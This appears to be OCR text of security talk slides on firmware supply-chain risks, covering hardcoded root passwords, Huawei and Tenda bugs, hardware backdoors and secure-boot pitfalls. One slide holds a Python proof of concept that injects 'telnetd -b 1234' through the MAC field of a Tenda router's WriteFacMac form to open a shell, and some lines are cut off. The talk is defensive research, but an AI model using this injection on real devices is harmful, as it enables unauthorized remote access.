
Hardcoded Password 8.8 CWE-259 PASSWD ENTRY root:[redacted]:0:0:root:/:/bin/sh

Description

A Linux (or similar) account passwd entry was found in the firmware, likely indicating a hard-coded password which makes it easy for attackers to bypass authentication. If the account protected by this password is exposed via a serial console, telnet, SSH shell, or similar, then anybody with knowledge of this password can access the system.

Account Name	Secure Hash?	Hash Type	Hash	Salt
root	No	`crypt()`	[redacted]	`ab`

Keekoon KK001: Hardcoded Passwords



	Title	Severity	Reference Tags	Vulnerable Items
▾	Hardcoded Password Utilized	8.8	CWE-259	PASSWD ENTRY root:[redacted]/bin/

Description

A Linux (or similar) account passwd entry was found in the firmware, likely indicating a hard-coded password which mak
a serial console, telnet or SSH shell, or similar, then anybody with knowledge of this password can access the system.

Account Name	Secure Hash?	Hash Type	Hash	Salt
root	[redacted]	[redacted]	[redacted]	N/A
root	No	MD5	[redacted]	N/A

The unique values found were root:[redacted]:0::/roo


Affected files

`/etc_ro/passwd-, /etc_ro/passwd`


Other bug classes

Tenda AC10

- Changes to hardware interaction
- Failure to patch
- Lack of encryption
- Bug doors?
- Pattern of behavior possible to match against, unlike hardware



doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 0	0x0047fe70	0x0053
doSystemCmd@GOT	EXEC_PARAMETER	'websGetVar'	Argument 1	0x004504f8	0x0053
doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 2	0x004b0afc	0x0053
doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 1	0x0047dfe4	0x0053




```
def goformpost_WriteFacMac():
    session = requests.Session()

    paramsPost = {"mac": "00:01:02:11:22:33;telnetd -b 1234"}
    headers = {"Accept": "*/*", "X-Requested-With": "XMLHttpRequest",
               "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) G
               "Referer": "http://192.168.0.1/firewall.html?random=0.03373675
               "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
               "Accept-Encoding": "gzip, deflate", "Content-Type": "applicati
    response = session.post("http://192.168.0.1/goform/WriteFacMac", data=par

    print "Status code:", response.status_code
    print "Response body:", response.text
```

Huawei: Source Code Review Fails

- The UK received uncompilable source code
- ***No*** guarantees that a binary or firmware blob running on purchased hardware matches source code
- Reversing firmware off the devices is time consuming but more accurate



Alerts > Local privilege escalation using Huawei PC Manager

Local privilege escalation using Huawei PC Manager

This alert is part of incident (43475)

Severity: High
Category: Privilege Escalation
Detection source: EDR

Description


An attempt has been made to exploit vulnerable third-party drivers in Huawei PC Manager and execute code with elevated privileges. With elevated privileges, an attacker can access sensitive data, ensure persistence, and modify system settings.

Alert process tree

```
wininit.exe
  services.exe
    svchost.exe
    LPE_POC.exe
```

Matebook Laptop Series, March 2019

Figure 14. Microsoft Defender ATP alerting on the privilege escalation POC code



NEWS


Huawei Cancels Launch of New MateBook Laptop, Citing US Trade Bans

Tom McKay
6/13/19 12:10AM • Filed to: HUAWEI

Huawei Complains, June 2019

Hardware Backdoors

- As we learned from the SuperMicro case these are very hard to prove
- A true hardware backdoor is undetectable from factory swapping a cheap part
- If you control hardware fabrication you control the device



joernchen
@joernchen

Found some Chinese and one US backdoor on my raspi.

9:52 AM - 27 Oct 2018

237 Retweets 854 Likes

35 237 854

Common Design Pitfalls

1. Trusting OTA/update verification (without per-boot checks)
2. Leaving a secondary firmware load mechanism (e.g., JTAG set IP)
3. Relying on non-cryptographic verifications (e.g., CRC)
4. Not protecting the software that enforces the secure boot (mask ROM, bootloader, etc)
5. Not verifying a fall-back recovery image/etc
6. Not planning for key revocation

Common Implementation Pitfalls


1. TOC/TOU
   1. Especially on embedded
2. Insecure storage of the verification certificate
3. Inadequate control over firmware signing key
4. Leave a debug/development bypass or second key in production compile
5. *Waiting too long to try to implement it: secure boot does not ‘layer’ well onto a product that is far along in development.*

Practical steps

- Learn more!
    - NCC Group TPM Genie https://github.com/nccgroup/TPMGenie
    - A good primer: https://resources.infosecinstitute.com/uefi-and-tpm/
    - Zimmer et al paper: http://download.intel.com/technology/efi/SF09_EFIS001_UEFI_PI_TCG_White_Paper.pdf

If you're making/buying/reselling a product:

- Manage your supplier
    - Understand, end-to-end, your key management and provisioning process; audit mfr software
- Implement appropriate testing
    - Burn image vs. chip dumps
    - Inspection for implants
    - Test your firmware early, often, before every release



Questions

Keep in touch!
Twitter: @Calaquendi44
Slack/IRC: @quend